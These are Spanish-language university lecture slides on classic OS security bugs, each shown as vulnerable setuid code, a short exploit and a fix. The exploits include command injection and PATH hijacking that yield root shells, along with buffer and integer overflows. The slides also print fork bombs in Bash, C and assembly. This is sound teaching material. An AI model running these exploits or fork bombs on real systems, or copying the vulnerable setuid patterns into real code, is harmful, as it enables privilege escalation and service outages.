

# Seguridad - Clase Práctica

Sistemas Operativos  
DC - UBA - FCEN

1er Cuatrimestre de 2025

# Temario


## 1 Introducción

## 2 Problemas de seguridad clásicos (algunos ejemplos)

- 01 - Format String
- 02 - Variables de entorno
- 03 - Buffer Overflow 1
- 04 - Buffer Overflow 2
- 05 - Integer Overflow
- 06 - Escalado de privilegio / Broken Access Control
- 07 - Denial of Service


## 3 Mecanismos de Protección del SO

# Preguntas para discutir e introducir jerga 1




- ¿Qué es un bug?

# Preguntas para discutir e introducir jerga 1



- ¿Qué es un bug?
- ¿Todos los bugs son problemas de seguridad?

# Preguntas para discutir e introducir jerga 1



- ¿Qué es un bug?
- ¿Todos los bugs son problemas de seguridad?
- ¿Cómo se llama a los bugs que son problemas de seguridad?

# Preguntas para discutir e introducir jerga 2



- ¿Qué es un PoC?

# Preguntas para discutir e introducir jerga 2



- ¿Qué es un PoC?
- ¿Qué es un exploit?



# Preguntas para discutir e introducir jerga 2



- ¿Qué es un PoC?
- ¿Qué es un exploit?
- ¿Todos los exploits son Proof-of-Concepts?



# Preguntas para discutir e introducir jerga 2



- ¿Qué es un PoC?
- ¿Qué es un exploit?
- ¿Todos los exploits son Proof-of-Concepts?
- ¿Dónde puedo podría un atacante encontrar un exploit para una vulnerabilidad conocida?

# Preguntas para discutir e introducir jerga 2



- ¿Qué es un PoC?
- ¿Qué es un exploit?
- ¿Todos los exploits son Proof-of-Concepts?
- ¿Dónde puedo podría un atacante encontrar un exploit para una vulnerabilidad conocida?
- ¿Es legal explotar una vulnerabilidad?

# Preguntas para discutir e introducir jerga 2

- ¿Qué es un PoC?
- ¿Qué es un exploit?
- ¿Todos los exploits son Proof-of-Concepts?
- ¿Dónde puede un atacante encontrar un exploit para una vulnerabilidad conocida? <sup>1</sup>
- ¿Es legal explotar una vulnerabilidad? <sup>2</sup>
  - Ante la duda, mejor buscar asesoramiento legal profesional

---

<sup>1</sup><https://www.exploit-db.com/>

<sup>2</sup><https://www.argentina.gob.ar/justicia/derechofacil/leysimple/delitos-informaticos#titulo-3>

# Preguntas para discutir e introducir jerga 3

- ¿Qué es un 0-day?

# Preguntas para discutir e introducir jerga 3

- ¿Qué es un 0-day?
- ¿Cómo se descubren los 0-day?

# Preguntas para discutir e introducir jerga 3

- ¿Qué es un 0-day?
- ¿Cómo se descubren los 0-day?
- ¿Cómo podría un atacante obtener acceso a un exploit 0-day? ¿Qué clase de actor es más común que tenga acceso a un exploit 0-day?

# Preguntas para discutir e introducir jerga 3

- ¿Qué es un 0-day?
- ¿Cómo se descubren los 0-day?
- ¿Cómo podría un atacante obtener acceso a un exploit 0-day? ¿Qué clase de actor es más común que tenga acceso a un exploit 0-day?
- ¿Qué es una APT?

# ¿Todos los bugs son problemas de seguridad?

Tenemos:

- Bugs “a secas” o bugs comunes,
- Bugs de seguridad

## ¿Cuál es la diferencia?

# ¿Todos los bugs son problemas de seguridad?

Tenemos:

- Bugs “a secas” o bugs comunes,
- Bugs de seguridad

## ¿Cuál es la diferencia?

### Bugs de seguridad

Los bugs de seguridad son aquellos bugs que exponen más funcionalidad o distinta funcionalidad al usuario que la que el programa dice tener.  
(Funcionalidad oculta).

# ¿Todos los bugs son problemas de seguridad?

Desde el punto de vista de la correctitud:

- El programa escribe fuera de su memoria asignada.
- No interesa dónde escribe: Está fuera del buffer en cuestión.
- No respeta alguna precondición, postcondición, invariante, etc.
- Pincha, explota, se cuelga, no anda.

# ¿Todos los bugs son problemas de seguridad?

Desde el punto de vista de la correctitud:

- El programa escribe fuera de su memoria asignada.
- No interesa dónde escribe: Está fuera del buffer en cuestión.
- No respeta alguna precondición, postcondición, invariante, etc.
- Pincha, explota, se cuelga, no anda.

Desde el punto de vista de la seguridad:

- El programa hace algo que el programador no pretendía  
(ej: Escribir fuera del buffer.)
- Son importantes las cuestiones técnicas sobre qué hace **de más** el programa.  
(ej: Qué había de importante donde escribe.)

# Impacto de un bug de seguridad

Desde un punto de vista de seguridad hay, al menos, dos preguntas que siempre hay que hacer:

1. **¿Qué controla el usuario?**
2. **¿Qué información sensible hay ahí?**

# Impacto

Diferentes formas de impacto:

- **Escalado de privilegios:** ejecutar con un usuario de mayor privilegio.
- **Autenticación indebida:** ingresar a la sesión de un usuario que no nos corresponde (no necesariamente conociendo las credenciales).
- **Denial of Service:** Deshabilitar el uso de un servicio para terceros (ej: “se cayó el sistema”).
- **Obtención de datos privados:** base de datos de clientes, códigos de tarjetas de crédito, código fuente privado, etc.

## Impacto

Usted puede ganar dinero con esta clase!



The screenshot shows the Mercado Libre Developers dashboard. At the top, there's a search bar and a sidebar with navigation links like Overview, CVE Discovery, and CWE Discovery. The main area is titled "Security Researchers" and features a profile for "Security Researchers" with a yellow and blue logo. Below the profile, a message encourages users to report vulnerabilities. To the right, a list of GitHub findings is displayed:

- Github**
  - **GitHub-access token exposure**  
Bug reported by responsibleuser was disclosed 4 days ago  
A GitHub Personal Access Token belonging to a GitHub employee was found in a public Mac OS app, which granted read and write access to all GitHub repositories. The token was immediately revoked and access logs were audited to ensure no unauthorized activity had occurred. This summary was automatically generated.
- User**
  - **[Pwn-The-Blockchain]#342 - 2015 API access to Phactorize on code.unleashed.com from leaked certificate in git repo**  
Bug reported by responsibleuser, responsible, and ts was disclosed 4 years ago  
[Collaboration] Insure Storage of Sensitive Information
- GitHub**
  - **Account Takeover via Password Reset without user interaction**  
Bug reported by responsibleuser was disclosed 3 months ago  
An exploit submitted to GitHub describes a vulnerability that allows an attacker to reset the password on their own account by using the reset link. This summary was automatically generated.
  - **GitHub**
    - **Remote Command Execution via GitHub import**  
Bug reported by responsibleuser was disclosed 3 years ago  
Command injection - Denial of Service  
An arbitrary Redis command could be executed on GitHub servers via a remote command execution vulnerability when importing a GitHub repository. The vulnerability was caused by the `SHELL` library, which allowed an attacker to execute built-in methods, and the Redis gen, which used `to\_` and `bytify` to generate the RESP command. An attacker could use this to run arbitrary Redis commands on GitHub servers. A proof-of-concept exploit was developed and tested against GitHub. It uses a specially crafted JSON object to execute a denial-of-service gadget and gain remote code execution. The vulnerability was patched in GitHub 15.3.1-rc. This summary was automatically generated.

## Exploit

Un exploit es un fragmento de código que utiliza la funcionalidad oculta del programa vulnerable. Se dice que explota la vulnerabilidad.

- **Confidencialidad:** Garantizar que la información esté disponible solo para personas autorizadas y protegerla de accesos no autorizados.
- **Integridad:** Asegurar que los datos se mantengan precisos y sin alteraciones no autorizadas.
- **Disponibilidad:** Mantener la información accesible y disponible para usuarios autorizados, evitando interrupciones no planificadas.

# Repaso AOC (ex-Orga2)

- diapos 32 a 42 de [T01B\\_Pila.pdf](#)
- diapos 25 a 29 de [workshop "Exploits con Rueditas" Fundación Sadosky](#)

# Temario

## 1 Introducción

## 2 Problemas de seguridad clásicos (algunos ejemplos)

- 01 - Format String
- 02 - Variables de entorno
- 03 - Buffer Overflow 1
- 04 - Buffer Overflow 2
- 05 - Integer Overflow
- 06 - Escalado de privilegio / Broken Access Control
- 07 - Denial of Service

## 3 Mecanismos de Protección del SO

# 01 - Format String (código)

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int BUFFERSIZE = 512;

int main(int argc, char **argv)
{
    char command[BUFFERSIZE + 1];

    if (setuid(0) == -1)
    {
        perror("setUID ERROR");
        exit(1);
    }

    sprintf(command, BUFFERSIZE, "ping -c 4 %s", argv[1]);

    printf("Executing: '%s'\n", command);
    system(command);

    return 0;
}
```

# 01 - Format String (exploit)

```
$ ./01-ping '127.0.0.1; /bin/sh'
Executing: 'ping -c 4 8.8.8.8; /bin/sh'
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.071 ms
...
# whoami
root
```

# 01 - Format String<sup>3</sup>

- **Problema:** Input de usuario no sanitizado.
- **Impacto:** Escalamiento de privilegios. Un usuario malicioso podría escribir un input que ejecutara un shell de root.
- **Solución:** Validar input antes de ejecutarlo.
  - allowlist: validar que tenga el formato requerido (en este caso de IP o hostname).
  - blocklist: sanitizar caracteres peligrosos o inválidos (ejemplo: - '"; & etc).

---

<sup>3</sup>No es un ejemplo de format string tan clásico, es más command injection. Para ver un ejemplo en el que se usan los especificadores de formato para leer el stack ver [este ejemplo de la NYU](#). El especificador %n puede ser usado para escribir. Más info: `man 3 printf`.

# Temario

## 1 Introducción

## 2 Problemas de seguridad clásicos (algunos ejemplos)

- 01 - Format String
- 02 - Variables de entorno
- 03 - Buffer Overflow 1
- 04 - Buffer Overflow 2
- 05 - Integer Overflow
- 06 - Escalado de privilegio / Broken Access Control
- 07 - Denial of Service

## 3 Mecanismos de Protección del SO

## 02 - Environment Variables (código)

```
int BUFFERSIZE = 512;

int main(int argc, char** argv) {
    char command[BUFFERSIZE+1];
    char *ipaddr_sanitized = strtok(argv[1], " ;&|()");
    snprintf(command,
              BUFFERSIZE,
              "ping -c 4 %s",
              ipaddr_sanitized);

    if(setuid(0) == -1) {
        perror("setUID ERROR");
    }

    printf("Executing: '%s'\n", command);
    system(command);
    return 0;
}
```

## 02 - Environment Variables (exploit)

```
1 $ echo -e '#!/bin/sh\n/bin/sh' > /tmp/ping
2 $ chmod +x /tmp/ping
3 $ export PATH="/tmp:$PATH"
4 $ ./ping '8.8.8.8'
5 Executing: 'ping -c 4 8.8.8.8'
6
7 # whoami
8 root
```

- **Problema:** No se provee el path completo a la aplicación que se quiere ejecutar.
- **Impacto:** Escalamiento de privilegios. Un atacante malicioso puede modificar el path y agregar un comando de igual nombre.
- **Solución:** utilizar el path completo al llamar al programa.
  - Ejemplo: `system(''/sbin/ping ...'')` en vez de `system('ping ...')`

# Temario

## 1 Introducción

## 2 Problemas de seguridad clásicos (algunos ejemplos)

- 01 - Format String
- 02 - Variables de entorno
- 03 - Buffer Overflow 1**
- 04 - Buffer Overflow 2
- 05 - Integer Overflow
- 06 - Escalado de privilegio / Broken Access Control
- 07 - Denial of Service

## 3 Mecanismos de Protección del SO

## 03 - Buffer Overflow

Veamos un saludador básico...

saludador.c

```
#include <stdio.h>

int main(int argc, char* argv[]) {
    char nombre[80];

    printf("Ingrese su nombre: ");
    gets(nombre);
    printf("Hola, %s!\n", nombre);

    return 0;
}
```

## 03 - Buffer Overflow

Veamos un saludador básico...

saludador.c

```
#include <stdio.h>


int main(int argc, char* argv[]) {
    char nombre[80];

    printf("Ingrese su nombre: ");
    gets(nombre);
    printf("Hola, %s!\n", nombre);

    return 0;
}
```

¿Está bien este código?

## 03 - El hombre con el nombre más largo del mundo...



Barnaby Marmaduke Aloysius Benjy Cobweb Dartagnan Egbert Felix  
Gaspar Humbert Ignatius Jayden Kasper Leroy Maximilian Neddy Obiajulu  
Pepin Quilliam Rosencrantz Sexton Teddy Upwood Vivatma Wayland  
Xylon Yardley Zachary Usansky

## 03 - Buffer Overflow

### login.c (parte 1)

```
void login_ok() {
    printf("Login granted.\n");
    system("/bin/sh");
}

void login_fail() {
    printf("Login failed, password was not valid\n");
}

struct login_data_t {
    char password[100];
    bool valid;
} login_data;
```

## 03 - Buffer Overflow

### login.c (parte 2)

```
void validate_password() {
    login_data.valid = false;

    printf("Insert your password: ");
    scanf("%s", login_data.password);

    printf("Password is: ");
    printf(login_data.password);
    printf("\n");

    if(strcmp(login_data.password, "porfis") == 0) {
        login_data.valid = 1;
    }
}
```

## 03 - Buffer Overflow 1

### login.c (parte 3)


```
int main(int argc, char const *argv[]) {
    if(setuid(0) == -1) {
        perror("setUID ERROR");
    }

    validate_password();


    if(login_data.valid) {
        login_ok();
    } else {
        login_fail();
    }
    return 0;
}
```

## 03 - Buffer Overflow 1 (input válido)

**INPUT  
VÁLIDO**



INPUT INVÁLIDO (overflow)



## 03 - Buffer Overflow 1

- **Problema:** Se ingresa input de usuario directamente sobre un buffer de tamaño limitado, permitiendo que haya overflow.
- **Impacto:** Autenticación indebida. Un atacante malicioso podría escribir un input lo suficientemente largo para pisar el booleano “valid” que indica si el password es correcto, logrando acceso de root sin contar con el password adecuado. A su vez, esto genera un escalamiento de privilegios.
- **Solución:** Asignar al final `valid=strcmp(...)` o bien retornar directamente el resultado de `strcmp(...)`

# Temario

## 1 Introducción

## 2 Problemas de seguridad clásicos (algunos ejemplos)

- 01 - Format String
- 02 - Variables de entorno
- 03 - Buffer Overflow 1
- **04 - Buffer Overflow 2**
- 05 - Integer Overflow
- 06 - Escalado de privilegio / Broken Access Control
- 07 - Denial of Service

## 3 Mecanismos de Protección del SO

## 04 - Buffer Overflow 2

### login.c (parte 1)

```
1 void login_ok() {
2     printf("Login granted.\n");
3     system("/bin/sh");
4 }
5
5 void login_fail() {
6     printf("Login failed, password was not valid\n");
7 }
```

## 04 - Buffer Overflow 2

### login.c (parte 2)

```
bool validate_password(char* password) {  
  
    printf("Insert your password: ");  
    scanf("%s", password);  
  
    printf("Password is: ");  
    printf(password);  
    printf("\n");  
  
    return strcmp(password, "porfis") == 0;  
}
```

## 04 - Buffer Overflow 2

### login.c (parte 3)

```
1 int main(int argc, char const *argv[]) {
2
3     char password[32];
4
5     if(setuid(0) == -1) {
6         perror("setUID ERROR\n");
7     }
8
9     if(validate_password(password)) {
10         login_ok();
11     } else {
12         login_fail();
13     }
14     return 0;
15 }
```

## 04 - Buffer Overflow 2

stack antes de llamar a scanf:

```
^-- direcciones de memoria mas bajas ^--  
  
puntero a "%s" (para pasarle como primer parametro a scanf)  
puntero a password (para pasarle como segundo parametro a scanf)  
ebp viejo (base pila main) <--- base stackframe validate_password  
dir. de retorno de val_pw (instruction pointer para volver a main)  
puntero a password (puntero al comienzo de password[0:3])  
password[0:3]  
password[4:7]  
password[8:11]  
password[12:15]  
password[16:19]  
password[20:23]  
password[24:27]  
password[28:32]  
ebp viejo (pre-main) <--- base stackframe main  
direccion de retorno de main (para cuando termine el programa)  
  
vvv direcciones de memoria mas altas vvv
```

## 04 - Buffer Overflow 2

- **Problema:** Se ingresa input de usuario directamente sobre el stack, sin limitar su tamaño, permitiendo que haya overflow.
- **Impacto:** Ejecución arbitraria de código. Un atacante malicioso podría escribir un input lo suficientemente largo para pisar la dirección de retorno, saltando así a cualquier parte del código. A su vez, si saltamos a la función `login_ok()`, esto genera un escalamiento de privilegios.
- **Solución:** Utilizar la opción de `scanf` que limita la cantidad de caracteres a leer.
  - `scanf(" %32s", password);`

# Temario

## 1 Introducción

## 2 Problemas de seguridad clásicos (algunos ejemplos)

- 01 - Format String
- 02 - Variables de entorno
- 03 - Buffer Overflow 1
- 04 - Buffer Overflow 2
- **05 - Integer Overflow**
- 06 - Escalado de privilegio / Broken Access Control
- 07 - Denial of Service

## 3 Mecanismos de Protección del SO

~~99999~~ 9

P R N D L<sub>2</sub> L<sub>i</sub>

~~77777~~ 5

P R N D L<sub>2</sub> L<sub>i</sub>

~~00000~~ 0

P R N D L<sub>2</sub> L<sub>i</sub>

## 05 - Integer Overflow

¿Se cumplen las siguientes afirmaciones?:

- $a = (a * b) / b \quad \forall a, b \in \text{int}$
- $a \leq (a+b) \quad \forall a, b \in \text{unsigned int}$

## 05 - Integer Overflow

¿Se cumplen las siguientes afirmaciones?:

- $a = (a * b) / b \quad \forall a, b \in \text{int}$
- $a \leq (a+b) \quad \forall a, b \in \text{unsigned int}$

- Ocurre cuando un valor entero se pasa del tamaño de la variable donde está almacenado.
- No es un problema de seguridad de por sí, pero puede ser usado en combinación con otros problemas.

## 05 - Integer Overflow (ejemplo real GRUB<sup>4</sup>)

```
1 static int grub_username_get (char buf[], unsigned buf_size) {
2     unsigned cur_len = 0;
3     int key;
4
5     while (1) {
6         key = grub_getkey();
7         if (key == '\n' || key == '\r')
8             break;
9
10        if (key == '\b') { // Does not checks underflows !!
11            cur_len--; // Integer underflow !!
12            grub_printf("\b");
13            continue;
14        }
15    }
16
17    // Out of bounds overwrite
18    grub_memset( buf + cur_len, 0, buf_size - cur_len);
19    grub_xputs("\n");
20    grub_refresh();
21    return (key != '\e');
22}
```

---

<sup>4</sup> <https://hmarco.org/bugs/CVE-2015-8370-Grub2-authentication-bypass.html>

## 05 - Integer Overflow

### login.c (parte 1)

```
1 void login_ok() {
2     printf("Login granted.\n");
3     system("/bin/sh");
4 }
5
5 void login_fail() {
6     printf("Login failed, password was not valid\n");
7 }
```

## 05 - Integer Overflow

### login.c (parte 2)

```
bool validate_password(const char *input) {
    char password[128];
    char input_len = strlen(input);

    if(input_len<128) {
        strcpy(password, input);
        printf("Password is: %s\n", password);
    } else {
        printf("Error: password should be < 128 chars.");
    }

    return strcmp(password, "porfis")==0;
}
```

## 05 - Integer Overflow

### login.c (parte 3)

```
1 int main(int argc, char const *argv[]) {
2     if(setuid(0) == -1) {
3         perror("setUID ERROR\n");
4     }
5
5     if(argc < 2) {
6         perror("Use: ./login password\n");
7     }
8
8     if(validate_password(argv[1])) {
9         login_ok();
10    } else {
11        login_fail();
12    }
13    return 0;
14}
```

## 05 - Integer Overflow

- **Problema:** Se guarda el largo del input en un entero de 1 byte.
- **Impacto:** El overflow de entero termina permitiendo un buffer overflow, que finalmente genera una ejecución arbitraria de código y un escalamiento de privilegios.
- **Solución:** guardar el resultado de `strlen` en una variable del tipo adecuado (`size_t`).

# Temario

## 1 Introducción

## 2 Problemas de seguridad clásicos (algunos ejemplos)

- 01 - Format String
- 02 - Variables de entorno
- 03 - Buffer Overflow 1
- 04 - Buffer Overflow 2
- 05 - Integer Overflow
- 06 - Escalado de privilegio / Broken Access Control
- 07 - Denial of Service

## 3 Mecanismos de Protección del SO

## setuid\_ping\_wrapper.py

```
#!/usr/bin/sudo python3
import os
import sys

FORBIDDEN=[";", "/", "(", ")", ">", "<", "&", "|"]

if len(sys.argv) <= 1:
    print("Use: ping IP")
    exit()

hostname = sys.argv[1]
for c in FORBIDDEN:
    if c in hostname:
        print("Wrong hostname!!")
        exit()

os.system("/sbin/ping -c 1 " + hostname)
```

## 06 - Escalado de privilegio / Broken Access Control

```
$ ls -l  
-rwsr-xrwx  1 root      staff   288 Nov  2 21:10 ping*
```

## 06 - Escalado de privilegio / Broken Access Control

```
$ ls -l  
-rwsr-xrwx 1 root      staff  288 Nov  2 21:10 ping*
```

**¡Todos los usuarios tienen permiso de escritura!**

# Reaso Teórica Seguridad



Tipo: d,l,-,c,b,p,s


r=4 w=2 x=1

```
-r--r--r-- 1 root root      33 oct 20  2021 vconsole.conf
-r--r--r-- 1 root root      51 jul  6 12:53 vdpau_wrapper.cfg
-r--r--r-- 1 root root     912 ago 31 18:12 vimrc
drwxr-xr-x  2 root root    4096 ago 27 19:08 vpnc
-r--r--r-- 1 root root    5026 jun 26 12:32 wgetrc
-r--r--r-- 1 root root     380 may 12 14:50 whois.conf
drwx-----  2 root root    4096 ene 18  2022 wireguard
drwxr-xr-x  2 root root    4096 feb  3  2021 wpa_supplicant
drwxr-xr-x  5 root root    4096 sep  7  2021 X11
-r--r--r-- 1 root root     622 ene 14  2024 xattr.conf
drwxr-xr-x 12 root root   4096 ago 27 19:10 xdg
drwxr-xr-x  2 root root   4096 jun  3 15:25 xml
drwxr-xr-x  2 root root   4096 jun  3 16:18 zsh
[franco@franco-t480 ~]$ ls -l /etc
```

- **Problema:** Si los permisos están mal, eso puede abrir la puerta a ataques.
- **Impacto:** Ejecución de código arbitrario debido a que podemos editar el archivo y modificar el código del programa que vamos a correr. Esto, combinado con el bit de suid termina generando un escalamiento de privilegios.
- **Solución: Principio del mínimo privilegio:** Sólamente asignar permisos a lo que lo necesite, cuando lo necesite.

## Top 10 Web Application Security Risks

There are three new categories, four categories with naming and scoping changes, and some consolidations in 2021.



- **A01:2021-Broken Access Control** moves up from the fifth position; 94% of applications were tested for broken access control. The 34 Common Weakness Enumerations (CWEs) mapped to Broken Access Control occurrences in applications than any other category.

# Temario

## 1 Introducción

## 2 Problemas de seguridad clásicos (algunos ejemplos)

- 01 - Format String
- 02 - Variables de entorno
- 03 - Buffer Overflow 1
- 04 - Buffer Overflow 2
- 05 - Integer Overflow
- 06 - Escalado de privilegio / Broken Access Control
- 07 - Denial of Service

## 3 Mecanismos de Protección del SO


# 07 - Denial of Service

## Fork Bomb (Bash)

```
#!/usr/bin/env bash
:(){ :|:&};:
```

## Fork Bomb (C)

```
int main() {
    while(1) fork();
    return 0;
}
```



## Fork Bomb (ASM)

```
_start:
    mov eax,2 ;System call for forking
    int 0x80 ;Call kernel
    jmp _start
```

# Mitigación fork bomb DoS
